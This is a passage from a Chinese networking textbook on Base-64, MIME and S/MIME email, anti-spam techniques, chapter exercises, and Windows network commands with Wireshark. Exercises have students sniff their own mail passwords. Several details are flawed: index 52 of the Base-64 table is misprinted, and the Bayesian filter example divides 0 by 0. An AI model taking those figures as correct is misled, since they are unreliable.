0	A	11	L	22	W	33	h	44	s	55	3
1	B	12	M	23	X	34	i	45	t	56	4
2	C	13	N	24	Y	35	j	46	u	57	5
3	D	14	O	25	Z	36	k	47	v	58	6
4	E	15	P	26	a	37	l	48	w	59	7
5	F	16	Q	27	b	38	m	49	x	60	8
6	G	17	R	28	c	39	n	50	y	61	9
7	H	18	S	29	d	40	o	51	z	62	+
8	I	19	T	30	e	41	p	52	o	63	/
9	J	20	U	31	f	42	q	53	1		
10	K	21	V	32	g	43	r	54	2		

图 6.28 所示为邮件发送方编码的过程，邮件接收端的处理过程与此相反。Base-64 编码时，将要用邮件传输的非 ASCII 码的二进制文件划分为 24 比特的数据块，每块分为 4 部分，每部分有 6 比特。因此每部分可出现的比特组合有 $2^6=64$ 种，用 64 个 ASCII 字符来分别代表 64 种组合。然后使用一个 Base-64 编码对照表，将每个部分的 6 比特数据映射转换为 8 比特的 ASCII 编码的字符，参见附录 F。然后将形成的 ASCII 文件送 SMTP 传输。建议访问提供 Base-64 编码转换实验和服务的网址 http://tool.chinaz.com/Tools/base64.aspx，并将网站上转换实验的结果与按照表 6.11 的转换结果进行对照。




图 6.28　Base-64 编码将非 ASCII 数据转换为 ASCII 字符文件

由上述可知，通过电子邮件附件传送的非 ASCII 编码的文件经过 Base-64 转换后，实际传输的数据量比源文件增加了 8/6 倍。

下面是一个包含 HTML 文本和音频两种可选子类型的 Multipart 邮件报文实例：

```
From: sender@abc.com                    //发件人
To: receiver@xyz.com                    //收件人
MIME-Version: 1.0                       //协议版本
Message-ID: 0704760942.AA00745@abc.com  //报文 ID
Content-Type: multipart/alternative; boundary=qwertyiopasdfghlnm
//指出该报文有多个部分,各部分间的界限由 2 个"--"划分,后面跟着一个字符串(由软件自动生
  成),字符串的值由 boundary 参数指定
Subject: Hello                          //邮件主题
--qwertyiopasdfghlnm
Content-Type: text/HTML                 //指明下面将使用 HTML 格式的文本
Happy birthday!
<bold>Happy birthday to you</bold>!
--qwertyiopasdfghlnm
Content-Type: message/External-body;    //指出下面部分是一个链接,连接歌曲"生日快乐"
        access-type="anon-ftp";
        site="earth.abc.com";
        directory="pub";
        name="birthday.snd"
Content-Type: audio/basic               //播放歌曲的格式
Content-Transfer-Encoding: Base64       //整个邮件传输编码格式采用 Base64 编码
--qwertyiopasdfghlnm—
```

由上述原理可知,利用 Base-64 编码传输电子邮件中的非 ASCII 码的信息时,传输的数据量比信息数据量增加了 8/6 倍。可以使用 Wireshark 网络协议分析软件,进行对电子邮件报文内容的捕获与分析实验。当自己发送电子邮件时从本机网络接口上捕获传出的邮件数据,分析其中的内容,体验自己发送的普通电子邮件中暴露的隐私问题,包括用户名、口令和邮件内容等。

2. 安全/多功能互联网电子邮件扩展

安全/多功能互联网电子邮件扩展(Secure/Multipurpose Internet Mail Extension,S/MIME)是对 MIME 互联网电子邮件协议标准的信息安全保密功能的扩展,利用了第 10 章介绍的数据加密和完整性认证技术,实现对发件人的身份认证或对邮件内容的加密保护等。第 11 章中还介绍了基于 TLS 协议的安全电子邮件系统,以及电子邮件安全协议 PGP。本节介绍的 S/MIME 作为工业标准用于商务和单位部门,需要邮件的通信各方具有数字证书。关于数字签名等信息安全知识参看第 10 章和第 11 章,本节仅作概念性的介绍。S/MIME 对电子邮件提供以下 4 种类型的保密和认证功能。

第 1 类：用信封保护邮件的数据(Enveloped Data)：包含加密后的邮件内容,以及加密后的密钥,发送给 1 个或多个收件人。此类型的代码是 application/pkcs7-mime。第 1 类 S/MIME 电子邮件发送方的加密过程如下：

(1) 邮件通信双方事先选定一个对称密钥加密算法(例如 3-DES 等,见第 10 章),再产生一个伪随机数的密钥作为本次邮件的会话密钥。

(2) 利用每个收件人的 RSA 公开密钥,分别将此会话密钥加密。

(3) 为每个收件人产生一个 RecipientInfo 数据块，其中包含：一个收件人的公钥证书 ID(因为一个收件人可能有多个公钥证书)；一个对会话密钥加密的算法 ID；加密后的会话密钥。

(4) 利用会话密钥将邮件内容加密。然后将此加密的电子邮件发送出去。

举例：以下是一个用信封保护的 S/MIME 电子邮件(不包括前面的电子邮件头部)：

```
Content-Type: application/pkcs7-mime; smime-type=enveloped-data;     //内容类型
name=smime.p7m
Content -Transfer -Encoding: base64                                  //编码方法
Content -Disposition: attachment; filename=smime.p7m               //用附件传输加密内容
```
rfvbnj756tbBghyHhHUujhJhjH77n8HHGT9HG4VQpfyF467GhIGfHfYT67n8HHGghyHhHUujhJh4VQpfyF467
GhIGfHfYGTrfvbnjT6jH7756tbB9Hf8HHGTrfvhJhjH776tbB9HG4VQbnj7567GhIGfHfYT6ghyHhHUujpfy
F40GhIGfHfQbnj756YT64V

当收件人收到此 S/MIME 邮件后，先利用 Base-64 解码方法取出加密的报文部分，然后使用收件人自己的私有密钥，从被发送方用收件人的公钥加密的会话密钥解密，再用此取出的会话密钥对加密的邮件内容解密，获得电子邮件内容。

第 2 类：数字签名的邮件数据(Signed Data)，发件人先从邮件报文内容中计算出报文摘要，然后利用发件人的私有密钥对摘要进行加密，这就构成了对邮件内容的数字签名。然后利用 Base-64 编码方法，将邮件内容和数字签名变换为 ASCII 码的字符，通过 SMTP 电子邮件发送。只有具有 S/MIME 功能的邮件收信人能够阅读签名后的邮件报文，以及对报文的签名验证。

第 3 类：明文邮件加数字签名(Clear-signed Data)，发件人首先与上述签名的过程一样，产生出邮件报文的数字签名。但是在发送邮件时，邮件报文用明文发送，只将数字签名部分用 Base-64 转换为 ASCII 码发送。如果收件人没有 S/MIME 功能，那么可以阅读邮件报文，但是不能验证邮件报文是否被篡改过，以及不能验证发信人的签名。

第 4 类：数字签名和用信封保护的邮件(Signed and Enveloped Data)：对加密后的邮件报文进行数字签名，或者对上述第 2 和第 3 类的邮件数据进行加密。

6.6.4 垃圾电子邮件及其防范

电子邮件的安全问题包含几个方面：电子邮件用户和邮件服务器的身份认证，电子邮件报文的加密和防篡改技术，垃圾电子邮件识别和过滤技术等。前两个问题已介绍，本节讨论当前互联网上的垃圾电子邮件泛滥问题。

2003 年 2 月 26 日颁布的《中国互联网协会反垃圾邮件规范》中的第三条明确指出，所谓垃圾邮件是指包括具有以下属性的电子邮件：

(1) 收件人事先没有提出要求或者同意接收的广告、电子刊物、各种形式的宣传品等电子邮件。

(2) 收件人无法拒收的电子邮件。

(3) 隐藏发件人身份、地址、邮件标题等信息的电子邮件。

(4) 含有虚假的信息源、发件人、路由等信息的电子邮件。

垃圾邮件就是未经接收方同意而大量散发的电子邮件。垃圾邮件的发送者往往是某些

想利用互联网致富的人，或者持有特定政治意图的人，他们借以垃圾邮件的模式进行广告散播或发表政治言论。

垃圾邮件在互联网传播并横行泛滥，消耗大量的互联网资源，主要原因是：

(1) 在 SMTP 协议的电子邮件系统中发件人和收件人的邮箱地址是明文传输的，人们很容易从互联网主干的数据流中过滤收集到大量的用户邮箱地址，作为垃圾邮件的收件地址。

(2) 简单邮件传输协议是一个“推”协议，即发件人不需要经过收件人的同意，就可以向他的邮箱发送电子邮件。要解决垃圾邮件问题，必须综合应用法律、技术等手段，本节简要探讨防范垃圾电子邮件泛滥的技术手段。

1. 常见的反垃圾邮件技术

反垃圾邮件的产品按照所采用的技术，可分为以下 4 类：

第 1 类技术：利用 IP 地址过滤，关键字过滤，黑白名单，邮件(附件)容量大小控制，以及 SMTP 连接时间、频度等控制手段进行垃圾邮件的判别。

第 2 类技术：通过基于统计算法(如贝叶斯等)的智能内容过滤进行垃圾邮件的区分。

第 3 类技术：通过对垃圾邮件发送行为特征的研究和统计，进行行为识别来辨别垃圾邮件。

第 4 类技术：互免技术，是新型的反垃圾邮件技术。

上述第 1 类和第 2 类技术的缺陷是误报率高、处理性能较低、语言依赖性强，非常不适合在网关处使用。这是因为第 1 类和第 2 类的过滤技术，始终没有跳出内容匹配过滤的技术局限。它们需要将邮件完整地接收下来后，对邮件内容按照指定语言进行分词处理，并与一个具有数以百万计的词库进行逐一匹配，从而判断该邮件是否为垃圾邮件。由于仅仅是对孤立的词语进行匹配，抛弃了人类语言最重要的特性：连贯性，就无法正确判别邮件的真实含义(比如“六合彩”与“反对六合彩”就表达了完全不同的含义)，从而造成邮件的大量误判。同时，由于这两种技术需要进行大量的匹配运算，对 CPU 和内存的占用极高，这就很容易成为过滤处理瓶颈。另外，某些垃圾邮件(例如推销毒品的邮件)对正文采用了特殊的处理(比如在关键词中间插入符号，像“政. 府. ”，“发//票”等)，或者是在附件中放上宣传内容的 zip 压缩包或是扫描为图片格式，这样更不容易过滤。

2. 贝叶斯垃圾邮件过滤技术

贝叶斯是基于概率统计的一种算法，是数学家 Thomas Bayes 所创建，目前此种算法用于过滤垃圾邮件得到广泛地好评。贝叶斯过滤器是基于“自我学习”的智能技术，能自适应鉴别垃圾邮件，同时为合法电子邮件提供保护。贝叶斯过滤算法的基本步骤是：

(1) 收集大量的垃圾邮件和非垃圾邮件，建立垃圾邮件集和非垃圾邮件集。

(2) 提取邮件主题和报文中的独立字符串，例如 XYZ、6435 等作为 TOKEN 标记串，并统计这些 TOKEN 标记串出现的次数(即字频)。照此方法分别处理垃圾邮件集和非垃圾邮件集中的所有邮件。

(3) 每一个邮件集对应一个哈希表(见第 10 章)。

(4) 计算每个哈希表中 TOKEN 串出现的概率 P=(某 TOKEN 串的字频)/(对应哈希表的长度)。

(5) 推断出当新来的邮件中出现某个 TOKEN 串时，该新邮件为垃圾邮件的概率。

(6) 建立新的哈希表存储 TOKEN 串 ti 到 P(A|ti)的映射。

(7) 至此,垃圾邮件集和非垃圾邮件集的学习过程结束。根据建立的哈希表可以估计一封新到的邮件为垃圾邮件的可能性。

贝叶斯过滤算法举例:一封含有“六合彩”字样的垃圾邮件 A 和一封含有“六月”字样的非垃圾邮件 B。根据邮件 A 生成哈希表,计算得出“六”、“合”、“彩”出现的概率各为 0.3;而根据邮件 B 生成哈希表计算得“六”、“月”出现的概率各为 0.5。综合考虑两个哈希表,共有四个 TOKEN 串:六、合、彩、月。

(1) 当邮件中出现“六”时,该邮件为垃圾邮件的概率为:P=0.3/(0.3+0.5)=0.375。

(2) 出现“合”时,该邮件为垃圾邮件的概率为:P=0.3/(0.3+0)=1。

(3) 出现“彩”时,该邮件为垃圾邮件的概率为:P=0.3/(0.3+0)=1。

(4) 出现“月”时,该邮件为垃圾邮件的概率为:P=0/(0+0.5)= 0。

(5) 由此可得第 3 个哈希表,其数据为:六:0.375,合:1,彩:1,月:0。

(6) 当新到一封含有“彩月”的邮件时,可得到两个 TOKEN 串:彩、月。

(7) 查询哈希表可得:P (垃圾邮件|彩)=1;P(垃圾邮件|月)=0。

(8) 此时该邮件为垃圾邮件的可能性为:P=(0*1)/[0*1+(1-0)*(1-1)]=0。

(9) 由此可推断该邮件为非垃圾邮件。

贝叶斯过滤器纯粹根据统计学规律来操作,比起那些分析邮件句法或内容含义的过滤器要简单得多,而且可计算性强。更重要的是,这些标记完全可以由用户自定义来区分垃圾邮件和非垃圾邮件,因此得到的过滤器是独一无二的。垃圾邮件发送者根本无法破解这种过滤器的配置。

不过,尽管贝叶斯过滤器非常有效,但它仍需要进行优化才能真正完美。也存在自身无法克服的缺陷:仅仅是对孤立的词语进行匹配,忽视了语言的连贯性,误判率比较高。如果垃圾邮件的内容采用图形文件,或字符串间加入符号等方式传输,那么贝叶斯垃圾邮件过滤技术就无效了。

3. Sender ID 技术

20 世纪 70 年代制定的简单电子邮件协议,缺乏必要的身份认证,允许发信人伪造绝大多数的发信人特征信息,如发信人、信件路由等。发信人可以通过匿名转发、开放转发和开放代理等手段进行伪装和隐藏自己,可几乎完全抹去垃圾邮件的发信人特征。这对于发现、追踪和制止垃圾邮件的传播造成了很大的困难。SMTP 在互联网发展初期是符合当时的实际情况的。但随着互联网的发展,其先天不足越发凸显。但是,出于兼容性的要求,几乎不可能采用新协议替代它。Sender ID 反垃圾邮件技术应运而生。

Sender ID 技术是指 SMTP 通信过程中对邮件来源进行检查的一种技术。工作流程如下:

第 1 步:发信人使用自己的 PC 机撰写一封邮件;

第 2 步:撰写完毕,PC 机通过 SMTP 客户协议发送该邮件到接收邮件服务器;

第 3 步:接收邮件服务器通过 Sender ID 技术对发信人所声称的身份进行检查,该检查通过 DNS 的特定查询进行,核对发信人地址的域名与 IP 地址是否一致;

第 4 步:如果通过检查,发现发信人所声称的身份和其发信 IP 地址相匹配,那么接收该邮件,否则对该邮件采取特定操作,比如直接拒收该邮件。

Sender ID 技术的运行需要有邮件发送方和邮件接收方服务器的支持。邮件发送方的支持主要有三个部分：发信人增加特定的 DNS 资源记录以表明其发信身份，发信人在发送邮件中增加 SUBMITTER 扩展。发信人根据情况在其邮件中增加 Resent-Sender、Resent-From、Sender 和 From 等信头。邮件接收方服务器的支持有收信人对收到的源邮件地址信息进行 DNS 域名查询，通过特定的 DNS 资源记录检查其发信人的身份。这些检查的信息包括 EHLO/HELO 信息、MAIL FROM 信息、信头中特定的字段信息等。

Sender ID 技术利用了垃圾邮件发送的一个重要特征，那就是垃圾邮件总是想方设法地掩盖其发送来源，这样可以避免被阻挡、追踪和逃避法律责任。因此，Sender ID 技术可以对垃圾邮件的生存进行有效的打击。

但 Sender ID 技术只是对邮件发送源的身份核查来进行判断的技术，不能鉴定一个邮件是否是垃圾邮件。比如，垃圾邮件发送者可以通过注册廉价的域名来发送垃圾邮件，这一切都是符合规范的。另外，垃圾邮件发送者还可以利用合法的邮件服务器的漏洞转发其垃圾邮件，这也是 Sender ID 技术所不能解决的。

4. 行为识别技术

行为识别技术基于对垃圾邮件固有特征进行分析统计。利用统计学原理检测垃圾邮件，进行特征采样而构成数学模型。比如“六合彩”大量攻击时，会出现同样的邮件同时来自 500 个 IP 源，这明显是恶意攻击的特征。一封邮件不可能从大量的不同 IP 地址发过来。反之，如果某个 IP 主机一分钟发了一万份邮件，就不一定是垃圾邮件。这是单指标模型还是多指标模型之间的不同。这样就构造了行为识别的模型。垃圾邮件发送行为主要分为以下四种：

(1) 邮件滥发行为：垃圾邮件发送者登录邮件服务器进行联机查询或投递邮件，尝试各种方式投递邮件，发件主机异常变动等行为。

(2) 邮件非法行为：垃圾邮件发送者借用各地的多个开启了 Open Relay 邮件转发功能的邮件服务器来发送邮件的行为。

(3) 邮件匿名行为：将发件人、发件主机或邮件传输信息刻意隐匿，使得无法追溯其来源的行为。

(4) 邮件伪造行为：发件人、收件人、发件主机或邮件传输信息经过刻意伪造，经查证不属实的行为。

通过对以上各种行为的研究，建立行为识别的模型成为能否正确地识别垃圾邮件的关键。采用邮件来源回溯技术，能够深入数据层追踪到邮件的原始传输信息。对于伪造发信人和发信服务器，不断变化发信人的 IP 地址，以字典攻击的方式群发，发信的频度异常，发信的时间规律，虚假的 SMTP 路由信息等多种可能的垃圾邮件发送行为，由此区分每一封垃圾邮件。

5. 邮件服务器之间的互免技术

互免技术是在多个互联网邮件服务商的邮件服务器之间建立相互信任关系，发信用户的邮件本身放在发送方服务器的发信箱内，SMTP 服务器之间传递的是邮件位置指针。

目前 ISP 所提供的都是使用 SMTP/ESMTP 协议进行收发邮件的普通服务器，而互免服务器则兼容并使用 ESMTP，同时采用互免垃圾邮件技术进行收发电子邮件。

发信过程：

(1) 双方服务器握手，测试收信方是否也为互免服务器。

(2) 如收信方不是互免服务器，即为普通服务器，则按正常的发信过程发送邮件本身。此时作为发信方的互免服务器退化为普通服务器。

(3) 如收信方是互免服务器，则仅仅传递邮件的指针，而不传递该邮件本身，邮件本身放在发信者的发信箱内。

收信过程：邮件收信人收到邮件指针后，直接访问发信人的邮件服务器，从发信人的邮箱读取邮件。这种方法也可以向任意收信人提供超大容量的邮件附件下载。

采用互免技术，垃圾制造者根本不知道收信者是否阅读过垃圾邮件，并且邮件本身放在垃圾制造者的发信空间，消耗其自己的网络资源。无论邮件指针是否经过多次转发，仍能从中追踪邮件的发送者。当然互免技术必须要求双方都要使用互免邮件服务器，才能互相抑制垃圾邮件。因此实际应用时至少需要两个以上大型 ISP 的支持，才能有效果。

还有一种有效的方法是：利用 SSL/TLS 的 https 协议将用户登录邮件服务器时发送的邮箱地址和口令加密，防止被黑客捕获与收集，也就抑制了垃圾邮件的发送范围，参见第 11 章 11.2.3 节。

6.7 本章要点

(1) 互联网的电子邮件系统使用的协议包括 SMTP、POP3、IMAP4、MIME、HTTP 等。电子邮件的用户代理编辑邮件报文，形成信封报头，并将报文放在信封内。电子邮件信息安全保护的协议有：本章介绍的安全多功能互联网邮件扩展协议，第 11 章将介绍 PGP 协议，以及得到广泛应用的基于浏览器和 SSL/TLS 协议的电子邮件系统。

(2) SMTP 协议使用命令和响应在邮件客户端向服务器端传输邮件报文，这是一个“推”的协议。发送邮件有 3 个步骤：建立连接，传输报文，传输结束后终止连接。POP3 和 IMAP4 用于从邮件服务器收取邮件，这是“拉”的协议。MIME 可以让用户通过邮件传送多媒体等二进制数据信息，常用 Base-64 编码对传输文件进行格式的转换。

(3) FTP 传输文件时，需要建立两个连接：控制连接和数据连接。在传输文件之前，FTP 客户端要通过控制连接与 FTP 服务器定义文件类型、数据结构和传输模式。FTP 文件传输有 3 类：将文件从 FTP 服务器复制到客户端；将文件从客户端复制到服务器端；将文件名或文件列表从 FTP 服务器传给客户机。匿名 FTP 可以向公众提供文件下载和访问。

(4) 浏览器解释和显示收到的 Web 文档，形成网页。它由控制器、客户程序和解释器构成。Web 文档可分为 3 类：静态文档，动态文档，活动文档。静态文档是固定的，存储在 Web 服务器中。客户不能修改服务器中的文档。静态文档的语言是超文本标记语言。动态文档方式要等到收到客户的请求后，服务器才生成动态的 Web 文档。用公共网关接口(CGI)产生和处理动态 Web 文档。活动文档是客户机从服务器收到的一个程序的副本，运行于客户端的浏览器。程序员使用 Java 等编程工具生成活动文档。

(5) 超文本传输协议是访问万维网的最常用协议，使用 TCP 连接来传输文件。HTTP 的报文与 SMTP 报文相似，HTTP 客户的请求行中包括请求类型、要获取文件的 URL、使

用的 HTTP 版本号。

(6) 统一资源定位符的构成:[访问采用的协议]://[主机标识]:端口号/文件存放的路径/文件名。HTTP 的响应报文给出了服务器的配置,关于请求的信息和访问文件的信息。

(7) Cookie 在 Web 应用方面为访问者和编程者都提供了很大的方便,可以提高 Web 浏览的速度,然而从安全方面考虑是有问题的。可能引发个人隐私的泄漏和黑客入侵等安全隐患,在微软的浏览器 IE 6.0 中提供了关于 Cookie 的安全等级设置。

习题与实践

1. 为什么在 FTP 中需要建立两条连接(控制连接和数据连接)而在 SMTP 中只需要一条 TCP 连接?

2. 在图 6.16 和图 6.17 中给出了用浏览器访问 www.sina.com.cn 的 DNS 域名查询和响应报文的案例,但是图中没有展开 DNS 数据包中的丰富信息,请在自己的计算机上利用 Wireshark 实验捕获该案例的数据包,并展开包中的全部信息,写出实验报告。该域名有多少个 IP 地址?授权服务器的域名是什么?授权服务器的 IP 地址是什么?该查询是使用递归解析还是迭代解析?分析比较 DNS 递归解析和迭代解析的安全性。

3. 登录自己注册的电子邮件服务器,发送身份认证的用户名和口令,利用 Wireshark 将这些网络数据捕获后,从中找到 POST 的数据包,从中能否取出自己的用户名和口令?传输中可采用哪些方法保护口令的安全?你使用的电子邮件系统是采用 PAP 还是 CHAP 进行身份认证?

4. HTTP 协议能用于有效地传输现场的音频和视频吗?为什么?捕获自己的计算机浏览器访问 www.sina.com 首页的网络数据,从中提取并分析 HTTP 1.0 和 HTTP 1.1 数据的区别,以及各自的应用领域。

5. 要从 HTTP 服务器获取网页文档,请求行中应包括________方法。

a. GET　　b. HEAD　　c. POST　　d. PUT

6. 按照本章介绍的方法查看自己计算机中浏览器的临时互联网文件夹,是否有 Cookie 文件?分析这些 Cookie 的内容,收件人地址、有效期等。写出分析报告。

7. 改变自己网络计算机的 IE 6.0 浏览器中对 Cookie 的隐私级别设置,实验和分析不同级别的设置对 Web 访问速度等的影响。

8. FTP 被利用进行跳转攻击的工作原理是怎样的?FTP 的控制通道能输送数据吗?

9. 简述用 HTTP 的请求方法 POST 通过网络传输用户身份认证的口令时存在的安全漏洞,如何将 CHAP 协议用到 POST 请求中?在有些邮件系统中,客户向服务器申请认证时传输的不是口令,而是口令的 MD5 哈希值,这有什么好处?

10. 垃圾邮件的制造者通常在他们发送的邮件中加入伪造的邮件头部,怎样伪造呢?他们这么做能得到什么好处?何种安全防护措施适合用来检测这种伪造?

11. HTTP 指定了要传输对象的长度,SMTP 用一些特殊的字符来表示邮件的结束,那么在 SMTP 中指定报文长度容易吗?为什么?(提示:电子邮件的非 ASCII 编码的附件文件用 Base-64 编码变换后,报文长度产生了变化,增加了 8/6 倍。)

12. 垃圾邮件已经成为互联网上的“瘟疫”，分析讨论在你使用的电子邮件系统中采用了哪些反垃圾邮件技术？垃圾邮件发送者是如何知道你的电子邮箱地址的？利用 Wireshark 捕获你发送的电子邮件数据，从中找到答案，写出分析报告。

13. 用浏览器访问提供 Base-64 编码转换服务的网址 http://tool.chinaz.com/Tools/base64.aspx，在该网页上进行 Base-64 的编码和译码实验，同时用手工查编码表 6.11 和附录 F 进行编码，验证二者的结果。写出实验报告。

14. 当你用电子邮件的附件传输 jpeg 格式或其他格式的电子照片时，会发现邮件的数据量大于照片的数据量。请解释这是什么原因。

15. 研究自己计算机浏览器的 Internet 选项中 Cookie 控制对话框，是否可选完全禁用 Cookie？禁用 Cookie 后，访问某些互联网应用，如 BBS 等，会出现何种现象？

第 7 章　网络故障诊断与信息安全分析工具

学习网络与信息安全技术知识的最有效的方法是边学习边实践。本章介绍网络日常监测、故障分析、数据捕获与安全分析的手段与措施，主要介绍两类软件工具：微软 Windows 操作系统中的常用网络维护测试命令；网络数据捕获与分析工具的分类，以及著名的网络协议分析软件 Wireshark。本书中各章的网络数据分析案例都是使用本章介绍的软件工具进行的，希望能够利用本章的方法重复实践这些案例。

网络维护测试命令已成为网络用户和管理人员、网络工程技术人员日常检测网络性能及排除一般性网络故障的重要软件工具。本章首先介绍微软 Windows 的“命令提示符”界面上常用的命令：Ping 连通性测试命令、Tracert 网络路径跟踪命令、Telnet 虚拟终端远程登录命令、Netstat 网络运行状态信息命令、ARP 地址解析协议命令、IPconfig 网络 IP 参数配置信息命令、net 命令等。请在较短时间内掌握这些十分有用的命令的用法。

网络诊断的另一类方法是实时捕获数据包并分析这些数据包内的信息，从而得出诊断报告。第 2 节介绍了网络数据包捕获的基本原理，以及著名的开源网络协议分析软件 Wireshark 的使用方法。可登录 http://www.wireshark.org 免费下载 Wireshark 的最新版本以及实验教辅资料。学习使用 Wireshark，必须把握以下几点：

(1) 由浅入深、循序渐进地对网络数据进行捕获与分析，逐渐深入理解网络的工作原理，尤其是常用的 20 多个 TCP/IP 协议族的工作过程，分析协议数据单元(PDU)中各字段中包含的信息。只有学会分析正常工作的网络实测数据，才能判断异常网络的数据特征。建议捕获自己网络计算机接口上的数据包，以这些包为实验数据进行各种网络安全和协议的分析练习。例如，从网络数据中提取自己的邮件用户名和口令，获取自己发送的电子邮件内容，这样才能提高对网络安全的管理和分析能力。

(2) Wireshark 具有丰富的分析与统计功能，可以先学习使用简单的捕获过滤器和显示过滤器等。实际捕获到的网络数据是大量用户的各种网络协议数据包的混杂，为了迅速地追踪到安全威胁的目标，必须熟练地使用捕获与显示过滤器，这样可极大地提高网络安全监管的效率。结合本书的教学内容进行实践，逐步深入。对于网络安全管理员，还应该熟练掌握各种数据过滤表达式的书写规则。

(3) Wireshark 是一个功能强大，开放代码的网络协议分析软件，其版本更新和功能扩展十分迅速。国外很多大学网站还提供了利用 Wireshark 进行网络原理教学和信息安全实验的资料。如果需要深入研究的话，可以进一步查阅参考文献及相关网站。

7.1　网络测试常用命令

本节介绍 Windows 命令提示符中常用的网络诊断和测试工具，这些命令提示符的工具虽然简单，但是可以方便地对网络的实时状况进行一些了解。网络故障将导致单位部门的上网速度减慢或工作停顿，一个优秀的网络用户和管理员应具备网络数据分析、检测和解决

网络故障的能力。除了某些经验丰富的网络管理员所描述的处理步骤外，还可借助有效的软件工具来解决网络运行中的问题。这些工具可用于局域网和广域网的故障检测和安全诊断。这些指令包括 Ping、Tracert、Telnet、Netstat、Arp 和 IPconfig 等，它们都运行在微软 Windows 系统的命令提示符模式下。Ping 可用于测试一个主机是否在线；tracert 可用于测试从源端主机到目的端主机之间的网络路径；netstat 用于提供本主机的网络状态信息；tcpdump 用于捕获在网络接口上能接收的包；Telnet 与标准的 TCP/IP 的应用，可作为故障监测的工具。

在 Windows 命令提示符中常用的这些网络诊断和测试命令，其优点是：简单，任何一台网络计算机上都可使用。而缺点是：不是图形化的界面，有些命令要经常使用才能记住和熟悉，另外只能检测网络计算机当前的工作状态，不能记录和查看过去曾经发生过的安全事件。

对本节介绍的各种测试命令都应当进行实验，并写出详细分析报告。方法是：在本地网络计算机的 Windows 界面下，单击“开始”→“程序”→“附件”→“命令提示符”，即可进入命令提示符界面进行相关操作。也可单击命令提示符界面左上角图标 C:\，从下拉菜单中的“属性”栏选择字体的大小和颜色，将界面设为白底黑字。从下拉菜单中的“编辑”栏将测试数据复制到 Word 文档中，加入自己的分析和解释，写出实验报告。

7.1.1 PING 在线连通性测试命令

Ping 可以方便地应用于检测一台网络主机是否连接在线。它的名称据说是来自于模仿声呐探测水下物体的声音，另一种说法是来自 Packet Internet Groper 的简写。Ping 利用互联网控制报文协议(ICMP)工作，发送方向目的主机的域名或 IP 地址发出一个报文，根据目的主机返回的报文判断 IP 包在传输处理过程中的错误，以及目的主机或路由器的其他控制信息，它在 TCP/IP 协议族中的位置如图 1.15 所示。Ping 发送一个或多个 ICMP 响应请求报文(echo request)给指定的主机并请求返回一个应答。Ping 可用于检测两台主机间的往返传输延迟时间。发送方发送一个 ICMP 的类型代码为 8 的请求回应的数据包，以及一个序列号来检测包的丢失、乱序和重复包。接收方收到此包后将包中的类型代码转换为 Echo Reply 的类型代码 0，并向源主机返送回此数据包。任何安装了 TCP/IP 协议的计算机都可对 Ping 作出应答。然而随着网络安全措施的增加，如果目的主机设置了防火墙的“拒绝 Ping”的参数后，此 Ping 的探测并不总是成功的。不管怎样，Ping 始终是测试主机连通性的首选。

此命令的最简单格式为 ping＜主机域名或 IP 地址＞。本地主机在发送 Ping 命令后，该程序就发送一个互联网控制报文协议(ICMP)的请求回应包给远端目标主机。当远端机收到此回应请求包后，立即返回一个响应包给源主机。然后就显示出数据包在传输过程中的往返时间，还有生存期(time to live，TTL)值。TTL 指定了 IP 包在网络中可经过的最大网段数。每次 IP 包经过一个路由器，TTL 减 1。当 TTL 为 0 时，包被丢弃，然后返回一个消息给源主机。下面实例中对收到的 echo_reply 应答包进行分析。

1. Ping 的命令格式

```
C:\Documents and Settings\test>ping[-t][-a][-n count][-l size][-f][-i TTL]
[-v TOS][-r count][-s count][[-j host-list]|[-k host-list]][-w timeout]target_name
```

